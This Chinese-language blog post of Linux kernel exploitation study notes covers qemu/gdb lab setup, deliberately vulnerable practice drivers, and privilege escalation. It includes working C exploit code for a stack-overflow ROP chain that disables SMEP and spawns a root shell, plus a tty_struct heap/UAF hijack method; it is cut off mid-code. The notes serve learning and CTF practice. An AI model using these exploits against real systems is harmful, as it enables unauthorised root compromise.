

Linux kernel pwn notes (内核漏洞利用学习)

前言

对这段时间学习的 linux 内核中的一些简单的利用技术做一个记录，如有差错，请见谅。

相关的文件

https://gitee.com/hac425/kernel_ctf

相关引用已在文中进行了标注，如有遗漏，请提醒。

环境搭建

对于 ctf 中的 pwn 一般都是给一个 linux 内核文件 和一个 busybox 文件系统，然后用 qemu 启动起来。而且我觉得用 qemu 调试时 gdb 的反应比较快，也没有一些奇奇怪怪的问题。所以推荐用 qemu 来调，如果是真实漏洞那 vmware 双机调试肯定是逃不掉的 (:_。

编译内核

首先去 linux 内核的官网下载 内核源代码

<https://mirrors.edge.kernel.org/pub/linux/kernel/>

我用的 ubuntu 16.04 来编译内核，默认的 gcc 比较新，所以编译了 4.4.x 版本，免得换 gcc

安装好一些编译需要的库

apt-get install libncurses5-dev build-essential kernel-package

进入内核源代码目录

make menuconfig

配置一下编译参数，注意就是修改下面列出的一些选项（没有的选项就不用管了）

由于我们需要使用kgdb调试内核，注意下面这几项一定要配置好：

KernelHacking -->

- 选中Compile the kernel with debug info
- 选中Compile the kernel with frame pointers
- 选中KGDB:kernel debugging with remote gdb，其下的全部都选中。

Processor type and features-->

- 去掉Paravirtualized guest support

KernelHacking-->

- 去掉Write protect kernel read-only data structures（否则不能用软件断点）

参考

[Linux内核调试](#)

编译 busybox && 构建文件系统

编译 busybox

启动内核还需要一个简单的文件系统和一些命令，可以使用 busybox 来构建

首先下载，编译 busybox

```
cd ..  
wget https://busybox.net/downloads/busybox-1.19.4.tar.bz2 # 建议改成最新的 busybox  
tar -jxvf busybox-1.19.4.tar.bz2  
cd busybox-1.19.4  
make menuconfig  
make install
```

编译的一些配置

make menuconfig 设置

Busybox Settings -> Build Options -> Build Busybox as a static binary 编译成 静态文件

关闭下面两个选项

Linux System Utilities -> [] Support mounting NFS file system 网络文件系统

Networking Utilities -> [] inetd (Internet超级服务器)

构建文件系统

编译完，`make install` 后，在 busybox 源代码的根目录下会有一个 `_install` 目录下会存放好编译后的文件。

然后配置一下

```
cd _install  
mkdir proc sys dev etc etc/init.d  
vim etc/init.d/rcS  
chmod +x etc/init.d/rcS
```


就是创建一些目录，然后创建 `etc/init.d/rcS` 作为 linux 启动脚本，内容为

```
#!/bin/sh  
  
mount -t proc none /proc  
mount -t sysfs none /sys  
/sbin/mdev -s
```

记得加上 `x` 权限，允许脚本的执行。

配置完后的目录结构

```
haclh@ubuntu:~/busybox-1.27.1/_install$ ls  
bin dev etc linuxrc proc sbin sys usr  
haclh@ubuntu:~/busybox-1.27.1/_install$ ls etc/  
init.d  
haclh@ubuntu:~/busybox-1.27.1/_install$ cat etc/init.d/rcS  
#!/bin/sh  
mount -t proc none /proc  
mount -t sysfs none /sys  
/sbin/mdev -s  
haclh@ubuntu:~/busybox-1.27.1/_install$
```



然后调用

```
find . | cpio -o --format=newc > ../rootfs.img
```

创建文件系统

接着就可以使用 `qemu` 来运行内核了。

```
qemu-system-x86_64 -kernel ~/linux-4.1.1/arch/x86_64/boot/bzImage -initrd ~/linux-4.1.1/rootfs.img -append "console=ttyS0 root=/dev/ram rdinit=/sbin/init" -cpu kvm64,+smep,+smap
```

对一些选项解释一下

`-cpu kvm64, +smep, +smap` 设置 CPU 的安全选项，这里开启了 smap 和 smep

`-kernel` 设置内核 bzImage 文件的路径

`-initrd` 设置刚刚利用 busybox 创建的 rootfs.img，作为内核启动的文件系统

`-gdb tcp::1234` 设置 gdb 的调试端口为 1234

参考

[Linux内核漏洞利用（一）环境配置](#)

内核模块创建与调试

创建内核模块

在学习阶段还是自己写点简单 内核模块 (驱动) 来练习比较好。这里以一个简单的用于测试 `通过修改 thread_info->addr_limit 来提权` 的模块为例

首先是源代码程序 `arbitrarily_write.c`

```
#include <linux/module.h>  
#include <linux/types.h>  
#include <linux/kernel.h>  
#include <linux/fs.h>  
#include <linux/errno.h>  
#include <linux/cdev.h>  
#include <asm/uaccess.h>  
#include <linux/device.h>  
#include <linux/slab.h>  
#include <linux/string.h>  
  
struct class *arw_class;  
struct cdev cdev;  
char *p;  
int arw_major=248;
```

```

struct param
{
    size_t len;
    char* buf;
    char* addr;
};

char buf[16] = {0};

long arw_ioctl(struct file *filp, unsigned int cmd, unsigned long arg)
{

    struct param par;
    struct param* p_arg;
    long p_stack;
    long* ptr;
    struct thread_info * info;
    copy_from_user(&par, arg, sizeof(struct param));

    int retval = 0;
    switch (cmd) {
        case 8:
            printk("current: %p, size: %d, buf:%p\n", current, par.len, par.buf);
            copy_from_user(buf, par.buf, par.len);
            break;
        case 7:
            printk("buf(%p), content: %s\n", buf, buf);
            break;
        case 5:
            p_arg = (struct param*)arg;
            p_stack = (long)&retval;
            p_stack = p_stack&0xFFFFFFFFFFFFC000;
            info = (struct thread_info *)p_stack;

            printk("addr_limit's addr: 0x%p\n", &info->addr_limit);
            memset(&info->addr_limit, 0xff, 0x8);
            // 返回 thread_info 的地址, 模拟信息泄露
            put_user(info, &p_arg->addr);
            break;

        case 999:
            p = kmalloc(8, GFP_KERNEL);
            printk("kmalloc(8) : %p\n", p);
            break;
        case 888://数据清零
            kfree(p);
            printk("kfree : %p\n", p);
            break;
        default:
            retval = -1;
            break;
    }

    return retval;
}

static const struct file_operations arw_fops = {
    .owner = THIS_MODULE,
    .unlocked_ioctl = arw_ioctl,//linux 2.6.36内核之后unlocked_ioctl取代ioctl
};

static int arw_init(void)
{
    //设备号
    dev_t devno = MKDEV(arw_major, 0);
    int result;

    if (arw_major)//静态分配设备号

```

```

    result = register_chrdev_region(devno, 1, "arw");
else {//动态分配设备号
    result = alloc_chrdev_region(&devno, 0, 1, "arw");
    arw_major = MAJOR(devno);
}
// 打印设备号
printf("arw_major /dev/arw: %d", arw_major);

if (result < 0)
    return result;

arw_class = class_create(THIS_MODULE, "arw");
device_create(arw_class, NULL, devno, NULL, "arw");

cdev_init(&cdev, &arw_fops);
cdev.owner = THIS_MODULE;
cdev_add(&cdev, devno, 1);
printf("arw init success\n");
return 0;
}

static void arw_exit(void)
{
cdev_del(&cdev);
device_destroy(arw_class, MKDEV(arw_major, 0));
class_destroy(arw_class);
unregister_chrdev_region(MKDEV(arw_major, 0), 1);
printf("arw exit success\n");
}

```

MODULE_AUTHOR("exp_ttt");
MODULE_LICENSE("GPL");

module_init(arw_init);
module_exit(arw_exit);

注册了一个字符设备，设备文件路径为 /dev/arw，实现了 arw_ioctl 函数，用户态可以通过 ioctl 和这个函数进行交互。

在 qemu 中创建设备文件，貌似不会帮我们自动创建设备文件，需要手动调用 mknod 创建设备文件，此时需要设备号，于是在注册驱动时把拿到的 **主设备号** 打印了出来，**次设备号从 0 开始试**。创建好设备文件后要**设置好权限**，使得普通用户可以访问。

然后是测试代码（用户态调用） test.c

```

#include <stdio.h>
#include <fcntl.h>
#include <sys/ioctl.h>
struct param
{
    size_t len;
    char* buf;
    char* addr;
};

int main(void)
{
    int fd;
    char buf[16];

    fd = open("/dev/arw", O_RDWR);
    if (fd == -1) {
        printf("open hello device failed!\n");
        return -1;
    }

    struct param p;
    p.len = 8;
    p.buf = malloc(32);
    strcpy(p.buf, "hello");
    ioctl(fd, 8, &p);
    ioctl(fd, 7, &p);
}

```

```

    return 0;
}

打开设备文件，然后使用 ioctl 和刚刚驱动进行交互。
接下来是Makefile

obj-m := arbitrarily_write.o
KERNELDIR := /home/haclh/linux-4.1.1
PWD := $(shell pwd)
OUTPUT := $(obj-m) $(obj-m:.o=.ko) $(obj-m:.o=.mod.o) $(obj-m:.o=.mod.c) modules.order Module.symvers

```

```

modules:
$(MAKE) -C $(KERNELDIR) M=$(PWD) modules
gcc -static test.c -o test

```

```

clean:
rm -rf $(OUTPUT)
rm -rf test

```

test.c 要静态编译，busybox 编译的文件系统，没有 libc。

把 KERNELDIR 改成内核源代码的根目录。

同时还创建了一个脚本用于在 qemu 加载的系统中，加载模块，创建设备文件，新增测试用的普通用户。

```

mknod.sh

mkdir /home
mkdir /home/hac425
touch /etc/passwd
touch /etc/group
adduser hac425
insmod arbitrarily_write.ko
mknod /dev/arw c 248 0
chmod 777 /dev/arw
cat /proc/modules

```

mknod 命令的参数根据实际情况进行修改

为了方便对代码进行修改，写了个 shell 脚本，一件完成模块和测试代码的编译、rootfs.img 的重打包和 qemu 运行。

```

start.sh

PWD=$(pwd)
make clean
sleep 0.5
make
sleep 0.5
rm ~/busybox-1.27.1/_install/*.{ko,test}
cp mknod.sh test.*.ko ~/busybox-1.27.1/_install/
cd ~/busybox-1.27.1/_install/
rm ~/linux-4.1.1/rootfs.img
find . | cpio -o --format=newc > ~/linux-4.1.1/rootfs.img
cd $PWD
qemu-system-x86_64 -kernel ~/linux-4.1.1/arch/x86_64/boot/bzImage -initrd ~/linux-4.1.1/rootfs.img -append "console=ttyS0 root=/dev/ram rdinit=/sbin/init" -cpu kvm64,+smep --nog

```

```

haclh@ubuntu:~/kernel/arbitrarily_write$ ls
arbitrarily_write.c Makefile mknod.sh start.sh test.c
haclh@ubuntu:~/kernel/arbitrarily_write$ █

```

先知社区

然后 ./start.sh，就可以运行起来了。

```

/ # ./mknod.sh
passwd: unknown uid 0
[ 64.143771] arw_major /dev/arw: 248arw init success
arbitrarily_write 2168 0 - Live 0xfffffffffa000000 (0)
/ # ls /dev/ | grep arw
arw
/ # su hac425
/ $ ./test
[ 83.846033] current: ffff880006e32440, size: 8, buf:0000000000743880
[ 83.848599] buf(fffffffffa0000720), content: hello
/ $ █

```

先知社区

进入系统后，首先使用 `mknod.sh` 安装模块，创建好设备文件等操作，然后切换到一个普通用户，执行 `test` 测试驱动是否正常。对比源代码，可以判断驱动是正常运行的。

gdb 调试

用 `qemu` 运行内核时，加了一个 `-gdb tcp::1234` 的参数，`qemu` 会在 1234 端口起一个 `gdb_server`，我们直接用 `gdb` 连上去即可。

```
haclh@ubuntu:~/linux-4.1.1$ gdb -q ./vmlinux
GEF for linux ready, type `gef` to start, `gef config` to configure
64 commands loaded for GDB 7.11.1 using Python engine 3.5
[*] 3 commands could not be loaded, run `gef missing` to know why.
Reading symbols from ./vmlinux...done.
gef> target remote :1234
Remote debugging using :1234
atomic_read (v=<optimized out>) at ./arch/x86/include/asm/atomic.h:27
27          return ACCESS_ONCE((v)->counter);
[ Legend: Modified register | Code | Heap | Stack | String ]

$rax : 0x0000000000000000 -> 0x0000000000000000
$rbx : 0xffffffff81efe838 -> 0x0000000000000001 -> 0x0000000000000001
$rcx : 0x0000000000000000 -> 0x0000000000000000
$rdx : 0x0000000000000000 -> 0x0000000000000000
$rsp : 0xffffffff81e03eb8 -> <init_thread_union+16056> cmp al, ch
$rbp : 0xffffffff81e03ec8 -> <init_thread_union+16072> fdivr DWORD PTR [rsi]
$rsi : 0x0000000000000000 -> 0x0000000000000000
$rdi : 0x0000000000000000 -> 0x0000000000000000
$rip : 0xffffffff8100cadb -> 0x446500ee47e7058b -> 0x446500ee47e7058b
$r8 : 0x0000000000000000 -> 0x0000000000000000
$r9 : 0x0000000000000000 -> 0x0000000000000000
```



记得加载 `vmlinux` 文件，以便在调试的时候可以有调试符号。

为了调试内核模块，还需要加载 驱动的 符号文件，首先在系统里面获取驱动的加载基地址。

```
/ # cat /proc/modules | grep arb
arbitrarily_write 2168 0 - Live 0xfffffff8000000 (0)
/ #
```

然后在 `gdb` 里面加载

```
gef> add-symbol-file ~/kernel/arbitrarily_write/arbitrarily_write.ko 0xfffffff80000000
add symbol table from file "/home/haclh/kernel/arbitrarily_write/arbitrarily_write.ko" at
.text_addr = 0xfffffff80000000
Reading symbols from /home/haclh/kernel/arbitrarily_write/arbitrarily_write.ko...done.
gef>
```

此时就可以直接对驱动的函数下断点了

```
b arw_ioctl
```

然后运行测试程序 (`test`)，就可以断下来了。

```
gef> b arw_ioctl
Breakpoint 1 at 0xfffffff8000000: file /home/haclh/kernel/arbitrarily_write/arbitrarily_write.c, line 31.
gef> c
Continuing.
```

```
Breakpoint 1, arw_ioctl (filp=0xffff880006262000, cmd=0x8, arg=0x7ffcebd5e8a0) at /home/haclh/kernel/arbitrarily_write/arbitrarily_write.c:31
31      {
[ Legend: Modified register | Code | Heap | Stack | String ]

$rax : 0xfffffff8000000 -> 0x54415541e5894855 -> 0x54415541e5894855
$rbx : 0xffff880000c1a440 -> 0x00000000000521ff -> 0x00000000000521ff
$rcx : 0x00007ffcebd5e8a0 -> 0x0000000000000008 -> 0x0000000000000008
$rdx : 0x00007ffcebd5e8a0 -> 0x0000000000000008 -> 0x0000000000000008
$rsp : 0xffff880006e47e89 -> 0x0000000000000000
```



利用方式汇总

内核 Rop

Rop-By-栈溢出

本节的相关文件位于 `kmod`

准备工作

开始打算直接用

https://github.com/black-bunny/LinKern-x86_64-bypass-SMEP-KASLR-kptr_restric

里面给的内核镜像，发现有些问题。于是自己编译了一个 `linux 4.4.72` 的镜像，然后自己那他的源码编译了驱动。

默认编译驱动开了栈保护，懒得重新编译内核了，于是直接在 驱动里面 patch 掉了 栈保护的检测代码。

```

.text:0000000000000080          call    _copy_from_user
.text:0000000000000085          test    rax, rax
.text:0000000000000088          jz     short loc_A7
.text:000000000000008A          mov     rax, 0xFFFFFFFFFFFFFF2h
.text:0000000000000091          ; CODE XREF: vuln_write+92↓j
.loc_91:                      mov     rcx, [rbp-10h]
.text:0000000000000091          nop
.text:0000000000000095          nop
.text:0000000000000096          nop
.text:0000000000000097          nop
.text:0000000000000098          nop
.text:0000000000000099          nop
.text:000000000000009A          nop
.text:000000000000009B          nop
.text:000000000000009C          nop
.text:000000000000009D          nop
.text:000000000000009E          nop
.text:000000000000009F          nop
.text:00000000000000A0          add    rsp, 70h
.text:00000000000000A4          pop    len
.text:00000000000000A5          pop    rbp
.text:00000000000000A6          retn

```



漏洞

漏洞位于 vuln_write 函数

```

static ssize_t vuln_write(struct file *f, const char __user *buf, size_t len, loff_t *off)
{
    char buffer[100]={0};

    if (_copy_from_user(buffer, buf, len))
        return -EFAULT;
    buffer[len-1]='\0';

    printk("[i] Module vuln write: %s\n", buffer);

    strncpy(buffer_var,buffer,len);

    return len;
}

```

可以看到 _copy_from_user 的参数都是我们控制的，然后把内容读入了栈中的 buffer，简单的栈溢出。

把驱动拖到 ida 里面，发现没有开启 canary，同时 buffer 距离返回地址的偏移为 0x7c

```

-000000000000007C ; D/A/* : change type (data/ascii/array)
-000000000000007C ; N : rename
-000000000000007C ; U : undefined
-000000000000007C ; Use data definition commands to create local variables and function arguments.
-000000000000007C ; Two special fields "r" and "s" represent return address and saved registers.
-000000000000007C ; Frame size: 7C; Saved regs: 0; Purge: 0
-000000000000007C ;
-000000000000007C
-000000000000007C buffer db 100 dup(?)
-0000000000000018 anonymous_0 dq ?
-0000000000000010 db ? ; undefined
-000000000000000F db ? ; undefined
-000000000000000E db ? ; undefined
-000000000000000D db ? ; undefined
-000000000000000C db ? ; undefined
-000000000000000B db ? ; undefined
-000000000000000A db ? ; undefined
-0000000000000009 db ? ; undefined
-0000000000000008 db ? ; undefined
-0000000000000007 db ? ; undefined
-0000000000000006 db ? ; undefined
-0000000000000005 db ? ; undefined
-0000000000000004 db ? ; undefined
-0000000000000003 db ? ; undefined
-0000000000000002 db ? ; undefined
-0000000000000001 db ? ; undefined
+r 0000000000000000 r db 8 dup(?)
+0000000000000008
+0000000000000008 ; end of stack variables

```



所以只要读入超过 0x7c 个字节的数据就可以覆盖到 返回地址，控制 rip

利用

如果没有开启任何保护的话，直接把返回地址改成用户态的函数，然后调用

```
commit_creds(prepare_kernel_cred(0))
```

就可以完成提权了。

可以参考：[Linux内核漏洞利用（三）Kernel Stack Buffer Overflow](#)

秉承着学习的态度，这里我开了 smep。这个安全选项的作用是禁止内核去执行用户空间的代码。

但是我们依旧可以执行内核的代码，于是在内核进行 ROP。

ROP的话有两种思路

1. 利用 ROP，执行 commit_creds(prepare_kernel_cred(0))，然后 iret 返回用户空间。
2. 利用 ROP 关闭 smep，然后进行 ret2user 攻击。

利用 rop 直接提权

此时布置的 rop 链 类似下面

```
|-----|  
| pop rdi; ret |<== low mem  
|-----|  
| NULL |  
|-----|  
| addr of  
| prepare_kernel_cred()  
|-----|  
| pop rdx; ret |  
|-----|  
| addr of  
| commit_creds()  
|-----|  
| mov rdi, rax ;  
| call rdx  
|-----|  
| swapgs;  
| pop rbp; ret  
|-----|  
| 0xdeadbeefUL  
| iretq;  
|-----|  
| shell |  
|-----|  
| CS |  
|-----|  
| EFLAGS |  
|-----|  
| RSP |  
|-----|  
| SS |<== high mem  
|-----|
```



就是 调用 commit_creds(prepare_kernel_cred(0))，然后 iret 返回到用户空间。

参考

[入门学习linux内核提权](#)

利用 rop 关闭 smep && ret2user

系统根据 cr4 寄存器的值判断是否开启 smep，然而 cr4 寄存器可以使用 mov 指令进行修改，于是事情就变得简单了，利用 rop 设置 cr4 为 0x6f0（这个值可以通过用 cr4 原始值 & 0xFFFF 得到），然后 iret 到用户空间去执行提权代码。

在 gdb 中貌似看不到 cr4 寄存器，可以从内核的崩溃信息里面获取开启 smep 下的 cr4 寄存器值

exp:

```
#include <stdio.h>  
#include <fcntl.h>  
#include <sys/mman.h>  
#include <sys/ioctl.h>  
  
typedef int __attribute__((regparm(3))) (*_commit_creds)(unsigned long cred);  
typedef unsigned long __attribute__((regparm(3))) (*_prepare_kernel_cred)(unsigned long cred);  
  
// 两个函数的地址  
_commit_creds commit_creds = (_commit_creds) 0xffffffff810a1420;
```

```

_prepare_kernel_cred prepare_kernel_cred = (_prepare_kernel_cred) 0xffffffff810a1810;

unsigned long xchg_eax_esp = 0xFFFFFFFF81007808;
unsigned long rdi_to_cr4 = 0xFFFFFFFF810635B4; // mov cr4, rdi ;pop rbp ; ret
unsigned long pop_rdi_ret = 0xFFFFFFFF813E7D6F;
unsigned long iretq = 0xffffffff814e35ef;
unsigned long swapgs = 0xFFFFFFFF81063694; // swapgs ; pop rbp ; ret
unsigned long poprbp = 0xffffffff8100202b; //pop rbp, ret

unsigned long mmap_base = 0xb0000000;

void get_shell() {
    system("./bin/sh");
}

void get_root() {
    commit_creds(prepare_kernel_cred(0));
}

/* status */
unsigned long user_cs, user_ss, user_rflags;
void save_stats() {
    asm(
        "movq %%cs, %0\n" // mov rcx, cs
        "movq %%ss, %1\n" // mov rdx, ss
        "pushfq\n"          // 把rflags的值压栈
        "popq %2\n"         // pop rax
        : "=r"(user_cs), "=r"(user_ss), "=r"(user_rflags) : : "memory" // mov user_cs, rcx; mov user_ss, rdx; mov user_flags, rax
    );
}

int main(void)
{
    int fd;
    char buf[16];

    fd = open("/dev/vuln", O_RDWR);
    if (fd == -1) {
        printf("open /dev/vuln device failed!\n");
        return -1;
    }

    save_stats();
    printf("mmap_addr: %p\n", mmap(mmap_base, 0x30000, 7, MAP_PRIVATE | MAP_ANONYMOUS, -1, 0));
    // 布局 rop 链
    unsigned long rop_chain[] = {
        pop_rdi_ret,
        0x6f0,
        rdi_to_cr4, // cr4 = 0x6f0
        mmap_base + 0x10000,
        (unsigned long)get_root,
        swapgs, // swapgs; pop rbp; ret
        mmap_base, // rbp = base
        iretq,
        (unsigned long)get_shell,
        user_cs,
        user_rflags,
        mmap_base + 0x10000,
        user_ss
    };

    char * payload = malloc(0x7c + sizeof(rop_chain));
    memset(payload, 0xf1, 0x7c + sizeof(rop_chain));
}

```

```

    memcpy(payload + 0x7c, rop_chain, sizeof(rop_chain));
    write(fd, payload, 0x7c + sizeof(rop_chain));
    return 0;
}

```

说说 rop 链

- 首先使用 pop rdi && mov cr4,rdi , 修改 cr4寄存器, 关掉 smep
- 然后 ret2user 去执行用户空间的 get_root 函数, 执行 commit_creds(prepare_kernel_cred(0)) 完成提权
- 然后 swapgs 和 iret 返回用户空间, 起一个 root 权限的 shell 。

参考

[Linux Kernel x86-64 bypass SMEP - KASLR - kptr_restrict](#)

Rop-By-Heap-Vulnerability

漏洞

首先放源码, 位于 heap_bof

驱动的代码基本差不多, 区别点主要在 ioctl 处

```

char *ptr[40]; // 指针数组, 用于存放分配的指针
struct param
{
    size_t len; // 内容长度
    char* buf; // 用户态缓冲区地址
    unsigned long idx; // 表示 ptr 数组的 索引
};

long bof_ioctl(struct file *filp, unsigned int cmd, unsigned long arg)
{
    struct param* p_arg;
    p_arg = (struct param*)arg;
    int retval = 0;
    switch (cmd) {
        case 9:
            copy_to_user(p_arg->buf, ptr[p_arg->idx], p_arg->len);
            printk("copy_to_user: 0x%x\n", *(long *)ptr[p_arg->idx]);
            break;
        case 8:
            copy_from_user(ptr[p_arg->idx], p_arg->buf, p_arg->len);
            break;
        case 7:
            kfree(ptr[p_arg->idx]);
            printk("free: 0x%p\n", ptr[p_arg->idx]);
            break;
        case 5:
            ptr[p_arg->idx] = kmalloc(p_arg->len, GFP_KERNEL);
            printk("alloc: 0x%p, size: %2x\n", ptr[p_arg->idx], p_arg->len);
            break;
        default:
            retval = -1;
            break;
    }

    return retval;
}

```

首先定义了一个 指针数组 ptr[40] , 用于存放分配的内存地址的指针。

实现了驱动的 ioctl 接口来向用户态提供服务。

- cmd 为 5 时, 根据参数调用 kmalloc 分配内存, 然后把分配好的指针, 存放在 ptr[p_arg->idx], 为了调试的方便, 打印了分配到的内存指针
- cmd 为 7 时, 释放掉 ptr 数组中指定项的指针, kfree 之后没有对 ptr 中的指定项置0。
- cmd 为 8 时, 往 ptr 数组中 指定项的指针中写入 数据, 长度不限.
- cmd 为 9 时, 获取 指定项 的指针 里面的 数据, 然后拷贝到用户空间。

驱动的漏洞还是很明显的，堆溢出以及 UAF .

利用

slub简述

要进行利用的话还需要了解 内核的内存分配策略。

在 linux 内核 2.26 以上的版本，默认使用 slub 分配器进行内存管理。slub 分配器按照零售式的内存分配。他会把大小相近的对象（分配的内存）放到同一个 slab 中进行分配。

它首先向系统分配一个大的内存，然后把它分成大小相等的内存块进行内存的分配，同时在分配内存时会对分配的大小 向上取整分配。

可以查看 /proc/slabinfo 获取当前系统的 slab 信息

```
/ # cat /proc/slabinfo
slabinfo - version: 2.1
.....
.....
.....
.....
kmalloc-8192      8     8   8192   4     8 : tunables    0     0     0 : slabdata      2     2     0
kmalloc-4096      56    56  4096   8     8 : tunables    0     0     0 : slabdata      7     7     0
kmalloc-2048     144   144  2048   8     4 : tunables    0     0     0 : slabdata     18    18     0
kmalloc-1024     296   296  1024   8     2 : tunables    0     0     0 : slabdata     37    37     0
kmalloc-512       264   264   512   8     1 : tunables    0     0     0 : slabdata     33    33     0
kmalloc-256       224   224   256   16    1 : tunables    0     0     0 : slabdata     14    14     0
kmalloc-192       987   987   192   21    1 : tunables    0     0     0 : slabdata     47    47     0
kmalloc-128       448   448   128   32    1 : tunables    0     0     0 : slabdata     14    14     0
kmalloc-96        546   546   96    42    1 : tunables    0     0     0 : slabdata     13    13     0
kmalloc-64        1216  1216   64    64    1 : tunables    0     0     0 : slabdata     19    19     0
kmalloc-32        640   640   32   128    1 : tunables    0     0     0 : slabdata      5     5     0
kmalloc-16        768   768   16   256    1 : tunables    0     0     0 : slabdata      3     3     0
kmalloc-8         1536  1536   8   512    1 : tunables    0     0     0 : slabdata      3     3     0
kmem_cache_node  128   128   64   64    1 : tunables    0     0     0 : slabdata      2     2     0
kmem_cache       112   112   256  16    1 : tunables    0     0     0 : slabdata      7     7     0
```

这里介绍下 kmalloc-xxx，这些 slab 用于给 kmalloc 进行内存分配。假如要分配 0x2e0，向上取整就是 kmalloc-1024 所以实际会使用 kmalloc-1024 分配 1024字节的内存块。

而且 slub 分配内存不像 glibc 中的 malloc，slub 分配的内存的首部是**没有元数据的**（如果内存块处于释放状态的话会有一个指针，指向下一个 free 的块）。

所以如果分配几个大小相同的内存块，它们会紧密排在一起（不考虑内存碎片的情况）。

给个例子（详细代码可以看最后的 exp ）

```
struct param p;
p.len = 0x2e0;
p.buf = malloc(p.len);
for (int i = 0; i < 10; ++i)
{
    p.idx = i;
    ioctl(fds[i], 5, &p); // malloc
}
```

这一小段代码的作用是通过 ioctl 让驱动调用 10 次 kmalloc(0x2e0, GFP_KERNEL)，驱动打印出的分配的地址如下

```
[ 7.095323] alloc: 0xfffff8800027ee800, size: 2e0
[ 7.101074] alloc: 0xfffff8800027ef000, size: 2e0
[ 7.107161] alloc: 0xfffff8800027ef400, size: 2e0
[ 7.111211] alloc: 0xfffff8800027ef800, size: 2e0
[ 7.115165] alloc: 0xfffff8800027efc00, size: 2e0
[ 7.131237] alloc: 0xfffff880002791c00, size: 2e0
[ 7.138591] alloc: 0xfffff880003604000, size: 2e0
[ 7.141208] alloc: 0xfffff880003604400, size: 2e0
[ 7.146466] alloc: 0xfffff880003604800, size: 2e0
[ 7.154290] alloc: 0xfffff880003604c00, size: 2e0
```

可以看到除了第一个（内存碎片的原因），其他分配到的内存的地址相距都是 0x400，这说明内核实际给我的空间是 0x400 .

尽管我们要分配的是 0x2e0，实际内核会把大小向上取整到 0x400

参考

[linux 内核内存管理 slub 算法（一）原理](#)

代码执行

对于堆溢出和 UAP 漏洞，其实利用思路都差不多，就是想办法修改一些对象的数据，来达到提权的目的，比如改函数表指针然后执行代码提权，修改 cred 结构体直接提权等。

这里介绍通过修改 tty_struct 中的 ops 来进行 rop 绕过 smep 提权的技术。

结构体定义在 linux/tty.h

```
struct tty_struct {
    int     magic;
    struct kref kref;
    struct device *dev;
    struct tty_driver *driver;
    const struct tty_operations *ops;
    int index;

    /* Protects ldisc changes: Lock tty not pty */
    struct ld_semaphore ldisc_sem;
    struct tty_ldisc *ldisc;

    struct mutex atomic_write_lock;
    struct mutex legacy_mutex;
```

其中有一个 ops 项 (64bit 下位于 结构体偏移 0x18 处) 是一个 struct tty_operations * 结构体。它里面都是一些函数指针，用户态可以通过一些函数触发这些函数的调用。当 open("/dev/ptmx", O_RDWR|O_NOCTTY) 内核会分配 tty_struct 结构体，64 位下改结构体的大小为 0x2e0 (可以自己编译一个同版本的内核，然后在 gdb 里面看)，所以实现代码执行的思路就很简单了

- 通过 ioctl 让驱动分配若干个 0x2e0 的内存块
- 释放其中的几个，然后调用若干次 open("/dev/ptmx", O_RDWR|O_NOCTTY)，会分配若干个 tty_struct，这时其中的一些 tty_struct 会落在刚刚释放的那些内存块里面
- 利用驱动中的 uaf 或者溢出，修改修改 tty_struct 的 ops 到我们 mmap 的一块空间，进行 tty_operations 的伪造，伪造 ops->ioctl 为要跳转的位置。
- 然后对 /dev/ptmx 的文件描述符，进行 ioctl，实现代码执行

rop

因为开启了 smep 所以需要先使用 rop 关闭 smep，然后在执行 commit_creds(prepare_kernel_cred(0)) 完成提权。

这里有一个小 tips，通过 tty_struct 执行 ioctl 时，rax 的值正好是 rip 的值，然后使用 xchg eax, esp; ret 就可以把 rsp 设置为 rax&0xffffffff (其实就是 &ops->ioctl 的低四个字节)。

于是堆漏洞的 rop 思路如下(假设 xchg_eax_esp 为 xchg eax, esp 指令的地址)

- 首先使用 mmap，分配 xchg_eax_esp&0xffffffff 作为 fake_stack 并在这里布置好 rop 链
- 修改 ops->ioctl 为 xchg_eax_esp
- 触发 ops->ioctl，然后会跳转到 xchg_eax_esp，此时 rax=rip=xchg_eax_esp，执行 xchg eax, esp 后 rsp 为 xchg_eax_esp&0xffffffff，之后就是根据事先布置好的 rop chain 进行 rop 了。

```
#include <stdio.h>
#include <fcntl.h>
#include <sys/mman.h>
#include <sys/ioctl.h>
struct tty_operations {
    struct tty_struct *(*lookup)(struct tty_driver *driver,
        struct file *filp, int idx);
    int (*install)(struct tty_driver *driver, struct tty_struct *tty);
    void (*remove)(struct tty_driver *driver, struct tty_struct *tty);
    int (*open)(struct tty_struct * tty, struct file * filp);
    void (*close)(struct tty_struct * tty, struct file * filp);
    void (*shutdown)(struct tty_struct *tty);
    void (*cleanup)(struct tty_struct *tty);
    int (*write)(struct tty_struct * tty,
        const unsigned char *buf, int count);
    int (*put_char)(struct tty_struct *tty, unsigned char ch);
    void (*flush_chars)(struct tty_struct *tty);
    int (*write_room)(struct tty_struct *tty);
    int (*chars_in_buffer)(struct tty_struct *tty);
    int (*ioctl)(struct tty_struct *tty,
        unsigned int cmd, unsigned long arg);
    long (*compat_ioctl)(struct tty_struct *tty,
        unsigned int cmd, unsigned long arg);
    void (*set_termios)(struct tty_struct *tty, struct ktermios * old);
    void (*throttle)(struct tty_struct * tty);
    void (*unthrottle)(struct tty_struct * tty);
    void (*stop)(struct tty_struct *tty);
    void (*start)(struct tty_struct *tty);
    void (*hangup)(struct tty_struct *tty);
    int (*break_ctl)(struct tty_struct *tty, int state);
    void (*flush_buffer)(struct tty_struct *tty);
```

```

void (*set_ldisc)(struct tty_struct *tty);
void (*wait_until_sent)(struct tty_struct *tty, int timeout);
void (*send_xchar)(struct tty_struct *tty, char ch);
int (*tiocmget)(struct tty_struct *tty);
int (*tiocmset)(struct tty_struct *tty,
unsigned int set, unsigned int clear);
int (*resize)(struct tty_struct *tty, struct winsize *ws);
int (*set_termiox)(struct tty_struct *tty, struct termiox *tnew);
int (*get_icount)(struct tty_struct *tty,
struct serial_icounter_struct *icount);
const struct file_operations *proc_fops;
};

struct param
{
    size_t len;
    char* buf;
    unsigned long idx;
};

typedef int __attribute__((regparm(3)))*_commit_creds)(unsigned long cred);
typedef unsigned long __attribute__((regparm(3))) (*_prepare_kernel_cred)(unsigned long cred);
// 两个函数的地址
_commit_creds commit_creds = (_commit_creds) 0xffffffff810a1420;
_prepare_kernel_cred prepare_kernel_cred = (_prepare_kernel_cred) 0xffffffff810a1810;
unsigned long xchg_eax_esp = 0xFFFFFFFF81007808;
unsigned long rdi_to_cr4 = 0xFFFFFFFF810635B4; // mov cr4, rdi ;pop rbp ; ret
unsigned long pop_rdi_ret = 0xFFFFFFFF813E7D6F;
unsigned long iretq = 0xffffffff814e35ef;
